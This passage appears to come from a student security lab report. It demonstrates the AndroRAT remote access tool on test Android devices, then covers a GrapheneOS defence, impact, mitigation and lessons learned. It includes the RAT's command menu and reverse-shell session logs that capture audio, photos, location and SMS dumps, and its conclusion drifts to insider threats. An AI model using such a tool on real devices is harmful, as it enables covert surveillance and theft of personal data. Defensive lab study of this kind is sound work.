      - Is permission denied

- cd

- Not working
  - Take photo / video

```
Got connection from ('127.0.0.1', 50082)
Hello there, welcome to reverse shell of Lenovo YT-J706F
Interpreter:> help
Usage:
deviceInfo          → returns basic info of the device
camList             → returns cameraID
takepic [cameraID] → Takes picture from camera
startVideo [cameraID] → starts recording the video
stopVideo           → stop recording the video and return the video file
startAudio           → starts recording the audio
stopAudio            → stop recording the audio
getSMS [inbox|sent] → returns inbox sms or sent sms in a file
getCalllogs          → returns call logs in a file
shell               → starts a interactive shell of the device
vibrate [number_of_times] → vibrate the device number of time
getLocation          → return the current location of the device
getIP               → returns the ip of the device
getSimDetails        → returns the details of all sim of the device
clear               → clears the screen
getClipData          → return the current saved text from the clipboard
getMACAddress        → returns the mac address of the device
exit               → exit the interpreter
```

```
Interpreter:> startAudio
Started Recording Audio
Interpreter:> stopAudio
[INFO] Downloading Audio
[SUCCESS] Succesfully Saved in /home/kali/AndroRAT/Dumps/Audio_20240207-164628.mp3
Interpreter:> deviceInfo
-----
Manufacturer: LENOVO
Version/Release: 12
Product: YT-J706F
Model: Lenovo YT-J706F
Brand: Lenovo
Device: YT-J706F
Host: bjsl178
```

```
Interpreter:> getLocation
Network Location
Latitude is [REDACTED]
Longitude is -[REDACTED]
```

```

Interpreter:> getCallLogs 628.mp3 65200.txt
[INFO] Getting Call Logs
No call logs found on the device

Interpreter:> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Successfully Saved in /home/kali/AndroRAT/Dumps/inbox_20240207-165200.txt

```

```

android@shell:~$ nc --help
Toybox 0.8.4-android multical binary: https://landley.net/toybox (see toybox --help)

usage: netcat [-46ELUtl] [-u] [-wpq #] [-s addr] {IPADDR PORTNUM|-f FILENAME|COMMAND ...}

Forward stdin/stdout to a file or network connection.

-4      Force IPv4
-6      Force IPv6
-E      Forward stderr
-L      Listen and background each incoming connection (server mode)
-U      Use a UNIX domain socket
-W      SECONDS timeout for more data on an idle connection
-f      Use FILENAME (ala /dev/ttyS0) instead of network
-l      Listen for one incoming connection, then exit
-p      Local port number
-q      Quit SECONDS after EOF on stdin, even if stdout hasn't closed yet
-s      Local source address
-t      Allocate tty
-u      Use UDP
-w      SECONDS timeout to establish connection

Use "stty 115200 -F /dev/ttyS0 && stty raw -echo -ctlecho" with
netcat -f to connect to a serial port.

When listening the COMMAND line is executed as a child process to handle
an incoming connection. With no COMMAND -l forwards the connection
to stdin/stdout. If no -p specified, -l prints the port it bound to and

```

## Virtual Android Cellphones

Android 12 and 13

```
Interpreter: /> deviceInfo

Manufacturer: Google
Version/Release: 12
Product: sdk_gphone64_x86_64
Model: sdk_gphone64_x86_64
Brand: google
Device: emulator64_x86_64_arm64
Host: abfarm-01566
```


```
Interpreter: /> deviceInfo

Manufacturer: Google
Version/Release: 13
Product: sdk_gphone64_x86_64
Model: sdk_gphone64_x86_64
Brand: google
Device: emu64x
Host: abfarm-release-2004-0186
```


```
Interpreter: /> startAudio
Started Recording Audio

Interpreter: /> stopAudio
[INFO] Downloading Audio
[SUCCESS] Successfully Saved in /home/kali/AndroRAT/Dumps/Audio_20240208-155045.mp3
```

```
Interpreter: /> takepic 1
[INFO] Taking Image
[SUCCESS] Successfully Saved in /home/kali/AndroRAT/Dumps/Image_20240208-153956.jpg
```



```
Interpreter: /> getSMS sent
[INFO] Getting sent SMS
[SUCCESS] Successfully Saved in /home/kali/AndroRAT/Dumps/sent_20240208-155709.txt
```



The image shows a screenshot of a text editor window titled "\*/~/AndroRAT/Dumps/sent\_20240208-155709.txt - Mousepad". The window has a dark theme and includes a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with various icons for file operations. The editor displays a log file with the following content:

```
1 #0
2 Number : 8.8.8.8
3 Person : null
4 Date : Mon Mar 02 12:55:13 MST 56076
5 Body : Test 1
6
7
8 END123|
```

## **Technical Defense on Android Devices Utilizing Security-Centric FOSS OS**

Device: Pixel 6 Pro

Android Version: 12

GrapheneOS Version: Raven 2024020500

Attack Vector: Malicious QR code with an embedded AndroRAT APK

In a third attempt to breach an Android device utilizing AndroRAT, a device with an alternative FOSS OS (GrapheneOS) effectively neutralized the operation of AndroRAT on a Pixel 6 Pro device, leveraging its security-oriented design. The initial infiltration attempt by AndroRAT utilized a QR code, directing the device to download the malicious apk. This method highlights the adaptive tactics employed by cyber threat actors in attempting to bypass PED security measures. Upon scanning the QR code, the device proceeded to download the AndroRAT apk, marking the initial phase of what could have been a successful compromise of the device.

GrapheneOS is engineered as a security-focused operating system, optimized for Pixel devices to include the Pixel 6 Pro. It diverges from standard Android OS by eliminating Google Services Framework and implementing advanced security features. These features encompass stringent sandboxing, precise permissions management, and enhanced memory safety protocols. GrapheneOS thereby fortifies the device against unauthorized access and software exploits, establishing a hardened environment resistant to malicious applications and cyber attacks.

Upon attempting to activate, AndroRAT's functionality was impeded by GrapheneOS due to the absence of the Google Services Framework, a critical dependency for many Android applications, including various forms of malware. The exclusion of Google Services Framework is a deliberate security measure within GrapheneOS, significantly minimizing potential attack surface and vectors that malicious actors could exploit. As a result, despite AndroRAT's successful download onto the device, its inability to interface with the necessary Google infrastructure prevented any further execution. This example underscores the effectiveness of a

security-first operating system architecture, showcasing how prioritizing user safety at the system level can neutralize threats before they materialize into active security breaches.

## Impact Assessment

The AndroRAT malware attack that we have carried out in our project demonstrates, in a controlled, small-scale environment the damage that can be done when the attack is successfully completed. What we have illustrated above is the effective use of our attack vector to gain remote access onto a system. In the case of our project we were able to gain remote access and successfully carry out various commands on two systems utilizing Android OS. One system was a Retroid Pocket 3+ and the other successfully compromised system was a Lenovo Tablet. Our attack was able to exfiltrate data, remotely control the victim device, obtain geographical coordinates, and access sensitive data. The impact of this attack in a controlled environment remains minimal as we have put in the proper controls to avoid any serious impact. However, in the wild, an attack similar to ours carried out by a malicious actor could be extremely impactful and cause serious damage for not only individuals, but also for companies, and organizations.

In our assessment the data that we obtained included MAC addresses, call logs, sms logs, system information, IP addresses, and geographical locations. All of this information is not only sensitive in itself, but information such as call and sms logs can contain further sensitive information that a malicious actor can utilize to carry out additional attacks. The ability to pinpoint a victim's geographical location is concerning not only due to the invasion of privacy but also because it opens up avenues for physical tracking and surveillance, posing a direct threat to personal safety. Moreover, the accessibility of sensitive data such as MAC addresses and IP information can facilitate network infiltration and targeted cyber attacks against individuals or organizational infrastructures.

Overall, the implications from gathering victim data create additional privacy and safety concerns. The potential for exploitation extends beyond the initial unauthorized access and remote control, enabling malicious actors to construct elaborate schemes, including identity theft, financial fraud, and sophisticated social engineering attacks that exploit personal and organizational vulnerabilities. Insights gained from our project's controlled demonstration of the AndroRAT attack reveal the necessity for continuous user training, and proper technical



measures for preventing such attacks. The AndroRAT malware that we used was only supposed to have capabilities in Android OS versions 4.1 - 9.0. Notably, our success in extending the malware's effectiveness to Android OS versions 11 and 12—beyond its intended capability—serves as a reminder of the persistent challenge in maintaining up-to-date security protocols.

## Response and Mitigation

**Immediate Response Actions:** Upon detection of the AndroRAT malware infiltration on the Retroid Pocket 3+ or the Lenovo Tablet utilized in this demonstration, immediate response actions would be crucial to containing and mitigating the attack. In the instance of a malware infiltration such as AndroRAT, immediate action should include segregating infected systems from the network to halt malware propagation and prevent data leakage. This step is important as to contain the malware within compromised devices, thereby protecting the wider network infrastructure. Following isolation, an analysis is necessary to locate and eradicate the malicious APK files on the devices. Utilizing dedicated mobile security software to detect and remove AndroRAT components is essential to eliminate any remnants of the malware that could lead to subsequent vulnerabilities. In parallel, it's imperative to identify and rectify the security weaknesses that permitted the malware's entry. This involves promptly applying patches to these vulnerabilities, reinstating the security of the impacted systems.

**Longer-Term Response Actions:** For future prevention of breaches similar to the AndroRAT attack, it is important to conduct a thorough review and update of existing security policies and protocols. It is necessary to refine security protocols, incorporating stricter access controls, and regular updates for software and firmware.

In addition, a security awareness program should be established to educate end users on the dangers of downloading software from unverified sources, identifying phishing schemes, and the critical importance of consistent software updates. The end goal being to develop a security-conscious culture where users are equipped to act as the primary defense against cyber threats.

Regular security audits of both users and devices and the creation of a proactive incident response plan are pivotal in ensuring compliance with organizational policies. This plan should detail the steps for incident detection, analysis, containment, elimination, and system recovery,

enabling a rapid response and restoration in the event of a cyber incident. These plans are not only in place to counter specific threats like AndroRAT but also to strengthen the organization's overall defense against a broad range of cyber threats, safeguarding sensitive data and maintaining operational integrity.

**Addressing Legacy Malware Threats:** The effectiveness of AndroRAT against our test devices, despite it targeting older Android OS versions, highlights the ongoing risk posed by legacy malware. This incident highlights the need for a comprehensive reassessment of mobile device security protocols, while recognizing the evolving threat landscape. In addition to the end user being the first line of defense against such attacks, embracing security-centric FOSS operating systems, coupled with a commitment to applying the latest software updates and patches, forms a critical part of this strategy.

Adapting to the persistent nature of such threats necessitates a broad reevaluation of mobile security defensive approaches. By integrating advanced, security-first operating systems and ensuring all software is up to date, the likelihood of attacker success during similar attacks can be significantly minimized, reinforcing the organization's resilience against both current and future cyber threats.

A pivotal long-term strategy could include adopting security-centric FOSS operating systems for vulnerable mobile devices (on devices in which they are compatible). These operating systems provide advanced security features, such as minimized attack surfaces, enhanced sandboxing, and improved permissions management (as compared to a commercial OS), effectively reducing the risk of malware infiltrations.

As shown by our testing of the Pixel 6 Pro, in response to the AndroRAT infiltration, prioritizing the use of security-focused FOSS operating systems for mobile devices is recommended as part of an enhanced cybersecurity strategy. This approach acknowledges that conventional security practices (and traditional PED OS) may not be sufficient against sophisticated malware threats. Operating systems like GrapheneOS and CalyxOS are built to prioritize privacy and security,

offering strong alternatives by reducing the attack surface and excluding commonly exploited services.

Transitioning to these FOSS operating systems can drastically decrease the chances of malware breaches. These platforms allow for tighter control over application permissions and limit access to essential data and system functions, reducing the impact of any malicious applications. Their open-source nature also encourages continuous community-led security evaluations of the source code, ensuring quick vulnerability identification and resolution.

## Lessons Learned

The key takeaways from our incident indicate the importance of continuous end user training, and awareness of the cyber threats that are readily available in the technological landscape in which we live. Malwares such as AndroRAT requires some type of user intervention to get the malicious APK onto the victim device. Whether that be through downloading a malicious link, or scanning a malicious QR code. At the end of the day this malware and its capabilities can in most cases only be enacted because the end user inadvertently allowed it. That is why user training and awareness is of the utmost importance. If end users were made more aware of the vulnerabilities and threats that exist then maybe they would think twice before scanning a random QR code or downloading a link that may seem suspicious. Nonetheless, as these threats do continue to develop and find new attack vectors there are additional technical safeguards that are put in place to try to prevent these attacks from happening. However, these should not be the sole means of protection that an end user relies on to keep their systems and personal information safe and secure. Additionally, our ability to bypass security controls in newer Android versions than initially anticipated points to a critical lesson about overestimating the effectiveness of existing security measures and the constant need for security reevaluation and enhancement. These insights collectively stress the importance of a proactive, comprehensive approach to cybersecurity, integrating technical controls, user education, and ongoing vigilance to safeguard against evolving digital threats.

## Conclusion

In essence, by acknowledging the growing importance of public perception regarding insider attacks, organizations recognize the need to prioritize cybersecurity as a fundamental aspect of their risk management and business strategy. This involves investing in robust security measures, fostering a culture of security awareness and accountability, and demonstrating a commitment to protecting sensitive information from insider threats.

Social engineering infiltration can help insider threats to evolve in sophistication and frequency, businesses must recognize the importance of proactive cybersecurity measures. This includes not only investing in technological solutions but also a collaborative approach to threat detection and prevention across all levels of the organization.

In addition, the impact of insider threats extends beyond immediate financial losses and operational sabotage. It can diminish an organization's reputation, leading to long-term repercussions such as a loss of business future opportunities and overall legal liabilities. Addressing insider threats will require a deep approach that encompasses not only technical defenses but also a company's culture, policies and practices.

By promoting transparency, accountability, and a strong ethical framework, organizations can help encourage their employees to act as allies and a unified front to fight against insider threats. This would require not only educating but providing resources for reporting suspicious behavior and increasing trust collaboration among workers.

In doing so, organizations can not only protect their sensitive assets but also strengthen their resilience in evolving cybersecurity challenges. And they can safeguard their reputation, build trust with stakeholders, and ensure the long-term sustainability of the business operations in an increasingly digital and technology driven world.

## References

- Enterpriseitworld. "From 2019 to 2024, the Number of Insider Attacks Increased from 66%..." *Enterprise IT World*, 25 Jan. 2024, [link](#). Accessed 8 Feb. 2024.
- G, Edward. "Individuals Targeted in Social Engineering Attacks in 2023." *Atlas VPN - Freemium VPN Service For Security Online*, 6 Nov. 2023, [link](#). Accessed 7 Feb. 2024.
- Positive Technologies. "Cybersecurity Threatscape: Q3 2023." *Ptsecurity.com*, 13 Nov. 2023, [link](#). Accessed 7 Feb. 2024.
- Raza, Muhammad. "Social Engineering Attacks: The 4 Stage Lifecycle & Common Techniques." *Splunk-Blogs*, 13 Feb. 2023, [link](#). Accessed 7 Feb. 2024.